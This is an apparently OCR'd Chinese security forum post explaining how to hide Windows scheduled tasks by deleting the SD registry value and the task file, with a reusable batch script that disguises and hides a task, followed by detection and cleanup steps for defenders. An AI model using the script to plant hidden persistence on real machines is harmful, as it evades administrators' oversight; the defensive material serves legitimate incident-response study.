Windows隐藏计划任务技术

网络安全


safefox 一元复始

2024 年 6月

0x00 前置知识

计划任务SCHTASKS命令

```
SCHTASKS
```



SCHTASKS /Create 参数

```
SCHTASKS /Create [/S system [/U username [/P [password]]]]
    [/RU username [/RP password]] /SC schedule [/MO modifier] [/D day]
    [/M months] [/I idletime] /TN taskname /TR taskrun [/ST starttime]
    [/RI interval] [ {/ET endtime | /DU duration} [/K] [/XML xmlfile] [/V1]]
    [/SD startdate] [/ED enddate] [/IT | /NP] [/Z] [/F] [/HRESULT] [/?]

描述:
     允许管理员在本地或远程系统上创建计划任务。

参数列表:
    /S   system        指定要连接到的远程系统。如果省略这个
                       系统参数，默认是本地系统。
    /U   username      指定应在其中执行 SchTasks.exe 的用户上下文。
    /P   [password]    指定给定用户上下文的密码。如果省略则
                       提示输入。
    /RU  username      指定任务在其下运行的“运行方式”用户
                       帐户(用户上下文)。对于系统帐户，有效
                       值是 ""、"NT AUTHORITY\SYSTEM" 或
                       "SYSTEM"。
                       对于 v2 任务，"NT AUTHORITY\LOCALSERVICE"和
                       "NT AUTHORITY\NETWORKSERVICE"以及常见的 SID
                         对这三个也都可用。
    /RP  [password]    指定“运行方式”用户的密码。要提示输
                       入密码，值必须是 "*" 或无。系统帐户会忽略该
                       密码。必须和 /RU 或 /XML 开关一起使用。
/RU/XML    /SC   schedule     指定计划频率。
                       有效计划任务:  MINUTE、 HOURLY、DAILY、WEEKLY、
```


```
                    MONTHLY, ONCE, ONSTART, ONLOGON, ONIDLE, ONEVENT.
/MO   modifier      改进计划类型以允许更好地控制计划重复
                    周期。有效值列于下面“修改者”部分中。
/D    days          指定该周内运行任务的日期。有效值:
                    MON、TUE、WED、THU、FRI、SAT、SUN
                    和对 MONTHLY 计划的 1 - 31
                    (某月中的日期)。通配符“*”指定所有日期。
/M    months        指定一年内的某月。默认是该月的第一天。
                    有效值: JAN、FEB、MAR、APR、MAY、JUN、
                    JUL、 AUG、SEP、OCT、NOV  和 DEC。通配符
                    “*” 指定所有的月。
/I    idletime      指定运行一个已计划的 ONIDLE 任务之前
                    要等待的空闲时间。
                    有效值范围: 1 到 999 分钟。
/TN   taskname      以路径\名称形式指定
                    对此计划任务进行唯一标识的字符串。
/TR   taskrun       指定在这个计划时间运行的程序的路径
                    和文件名。
                    例如: C:\windows\system32\calc.exe
/ST   starttime     指定运行任务的开始时间。
                    时间格式为 HH:mm (24 小时时间), 例如 14:30 表示
                    2:30 PM。如果未指定 /ST, 则默认值为
                    当前时间。/SC ONCE 必需有此选项。
/RI   interval      用分钟指定重复间隔。这不适用于
                    计划类型: MINUTE、HOURLY、
                    ONSTART, ONLOGON, ONIDLE, ONEVENT.
                    有效范围: 1 - 599940 分钟。
                    如果已指定 /ET 或 /DU, 则其默认值为
                    10 分钟。
/ET   endtime       指定运行任务的结束时间。
                    时间格式为 HH:mm (24 小时时间), 例如, 14:50 表示 2:50 PM。
                    这不适用于计划类型: ONSTART、
                    ONLOGON, ONIDLE, ONEVENT.
/DU   duration      指定运行任务的持续时间。
                    时间格式为 HH:mm。这不适用于 /ET 和
                    计划类型: ONSTART, ONLOGON, ONIDLE, ONEVENT.
                    对于 /V1 任务, 如果已指定 /RI, 则持续时间默认值为
                    1 小时。
/K                  在结束时间或持续时间终止任务。
                    这不适用于计划类型: ONSTART、
                    ONLOGON, ONIDLE, ONEVENT.
                    必须指定 /ET 或 /DU。
/SD   startdate     指定运行任务的第一个日期。
                    格式为 yyyy/mm/dd。默认值为
                    当前日期。这不适用于计划类型: ONCE、
                    ONSTART, ONLOGON, ONIDLE, ONEVENT.
/ED   enddate       指定此任务运行的最后一天的日期。
                    格式是 yyyy/mm/dd。这不适用于计划类型:
                     ONCE、ONSTART、ONLOGON、ONIDLE。
/EC   ChannelName   为 OnEvent 触发器指定事件通道。
/IT                 仅有在 /RU 用户当前已登录且
                    作业正在运行时才可以交互式运行任务。
                    此任务只有在用户已登录的情况下才运行。
/NP                 不储存任何密码。任务以给定用户的身份
                    非交互的方式运行。只有本地资源可用。
/Z                  标记在最终运行完任务后删除任务。
/XML  xmlfile       从文件的指定任务 XML 中创建任务。
```

```
                        可以组合使用 /RU 和 /RP 开关，或者在任务 XML 已包含
                        主体时单独使用 /RP。
    /V1                 创建 Vista 以前的平台可以看见的任务。
                        不兼容 /XML。
    /F                  如果指定的任务已经存在，则强制创建
                        任务并抑制警告。
    /RL   level         为作业设置运行级别。有效值为
                        LIMITED 和 HIGHEST。默认值为 LIMITED。
    /DELAY delaytime    指定触发触发器后延迟任务运行的
                        等待时间。时间格式为
                        mmmm:ss。此选项仅对计划类型
                        ONSTART, ONLOGON, ONEVENT.
    /HRESULT           为获得更出色的故障诊断能力，处理退出代码
                        将采用 HRESULT 格式。
    /?                  显示此帮助消息。
修改者: 按计划类型的 /MO 开关的有效值:
    MINUTE:  1 到 1439 分钟。
    HOURLY:  1 - 23 小时。
    DAILY:   1 到 365 天。
    WEEKLY:  1 到 52 周。
    ONCE:    无修改者。
    ONSTART: 无修改者。
    ONLOGON: 无修改者。
    ONIDLE:  无修改者。
    MONTHLY: 1 到 12，或
             FIRST, SECOND, THIRD, FOURTH, LAST, LASTDAY。
```

1.1 SCHTASKS命令创建普通计划任务


```
schtasks /create /TN Calc /SC MINUTE /MO 3 /TR "c:\windows\system32\calc.exe" /U Administrator /F
```

```
    /TN   taskname      以路径\名称形式指定
                        对此计划任务进行唯一标识的字符串。

    /SC   schedule      指定计划频率。
                        有效计划任务:  MINUTE、 HOURLY、DAILY、WEEKLY、MONTHLY, ONCE,
                        ONSTART, ONLOGON, ONIDLE, ONEVENT.

    /MO   modifier      改进计划类型以允许更好地控制计划重复
                        周期。

    /TR   taskrun       指定在这个计划时间运行的程序的路径
                        和文件名。

    /F                  如果指定的任务已经存在，则强制创建
                        任务并抑制警告。
```




可使用/RU参数指定任务在其下运行的“运行方式”用户帐户

```
/RU  username        指定任务在其下运行的“运行方式”用户
                     帐户(用户上下文)。
```




默认情况下，很容易使用任务计划程序或者autoruns工具查看到



1.2 删除注册表SD记录

> 此时我们可以通过删除注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\下的SD记录，隐藏计划任务。

直接使用命令reg delete删除这个值，会提示权限拒绝错误，我们需要system权限才能删除这个记录。




使用psexec获得一个system权限的cmd

```
PsExec64.exe -s -i cmd
```

PsExec64可到Microsoft的sysinternals下载

PsExec - Sysinternals

在远程系统上执行进程。




删除HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\的SD值


```
reg delete "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Calc" /v SD /f
```

```
    /f          不用提示，强制删除。
    /v          ValueName   所选项下面的要删除的值名称。
                如果省略，则删除该项下面的所有子项和值。
```

删除后，我们用任务计划程序或者autoruns查看，都无法看到对应的计划任务




计划任务实际还会运行





此时，有两个地方可以看到计划任务存在。

一是在C:\windows\system32\Tasks目录下会有计划任务的配置文件，如下：




二是在注册表中也能看到，在Tree下面对应计划任务的名称和ID，在Tasks下面为计划任务的实际配置信息：





1.3 删除磁盘上的配置文件


即使我们删除了磁盘上的配置文件，重启后计划任务仍会运行，要想找到计划任务，只能在注册表里面查找。



从攻击方的角度，我们可以将计划任务名称伪装成常见的合法的计划任务，迷惑防守方，然后删除计划任务对应的SD记录和C:\Windows\system32\Tasks下面对应的配置文件，极大地提升检测和响应难度。

0x02 隐藏计划任务的检测和清除


1、查看恶意进程父进程是否为计划任务进程，计划任务进程一般为svchost.exe -k netsvcs：



2、查看日志文件Microsoft-Windows-TaskScheduler%4Operational.evtx中事件ID 200/201/102关于计划任务的执行和完成情况：

如果没有日志，可以在任务计划程序里面临时开启(应急完成后，如果不需要可以关掉，但建议开启)：


3、检查在C:\windows\system32\Tasks下是否存在执行恶意文件的计划任务配置文件，有的话提取相关证据后删除，如果没有，我们只能在注册表中进行搜索。




4、检查注册表如下2个键：


- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree

在Tree下面找到恶意计划任务名称后，根据ID的值在TaskCache\Tasks下面找实际的配置数据。提取相关证据后删除上面2个记录。





5、重启计划任务服务或者系统。如果要重启计划任务服务，需要以system权限操作，管理员无权限：



```
C:\Windows\system32>sc stop schedule

SERVICE_NAME: schedule
        TYPE               : 30  WIN32
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x1
        WAIT_HINT          : 0x7530

C:\Windows\system32>sc start schedule

SERVICE_NAME: schedule
        TYPE               : 30  WIN32
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 8584
        FLAGS              :
```

在系统或者服务重启后，将会完全清理计划任务。对于运行恶意exe的计划任务，也可以直接删除可执行程序，这样即使计划任务可以运行，但是进程也执行不了。但对于使用powershell 无文件运行恶意进程，只能通过重启服务或者系统实现完全清理。

0x03 总结

使用计划任务进行权限维持之前使用已经比较多了，但创建隐藏计划任务目前使用的还比较少，对于攻击方，可作为权限维持和防御规避的手段之一，作为防守方我们也需要了解如何对这种攻击手段进行检测和响应。

```
C:\Windows\system32>schtasks /create /TN \Microsoft\Windows\WlanSvc\Autopilot /SC MINUTE /MO 3 /TR "c:\windows\system32\calc.exe" /RU Administrator
成功: 成功创建计划任务 "\Microsoft\Windows\WlanSvc\Autopilot"。

C:\Windows\system32>reg delete "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\WlanSvc\Au
操作成功完成。

C:\Windows\system32>del C:\windows\system32\Tasks\Microsoft\Windows\WlanSvc\Autopilot
```


bat脚本

```
%~1 计划任务位置
    格式
    建议放置\Microsoft\Windows下
%~2 要执行的命令 或运行的脚本、程序。
    绝对位置
%~3 每多少分钟执行一次
```

需要以system权限执行

```
@echo
off

schtasks /create /TN %~1 /SC MINUTE /MO %~3 /TR "%~2" /RU Administrator /F

reg delete "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree%~1" /v SD /f

del %SystemRoot%\system32\Tasks%~1
```

参考资料



Tarrask malware uses scheduled tasks for defense evasion | Microsoft Security...

Microsoft Detection and Response Team (DART) researchers have uncovered malware that creates “hidden” scheduled tasks as a defense evasion technique. In this post, we will demonstrate how threat actors create scheduled tasks, how they cover their...

Est. reading time: 9 minutes

Scheduled Task/Job: Scheduled Task, Sub-technique T1053.005 - Enterprise |...

https://mp.weixin.qq.com/s/CM-Z-2IjHHZM2XO_7EzXGw

TOPIC OWNER

多模态耗材 juejue 浴火重生 **2024 年 6月**

老东西

---

biuaxia 浴火重生 **2024 年 6月**

Mark

威震天 delph1s 种子用户 **2024 年 6月**

很刑

---

htjc **2024 年 6月**

很透彻

吃瓜群众 ook 浴火重生 **2024 年 6月**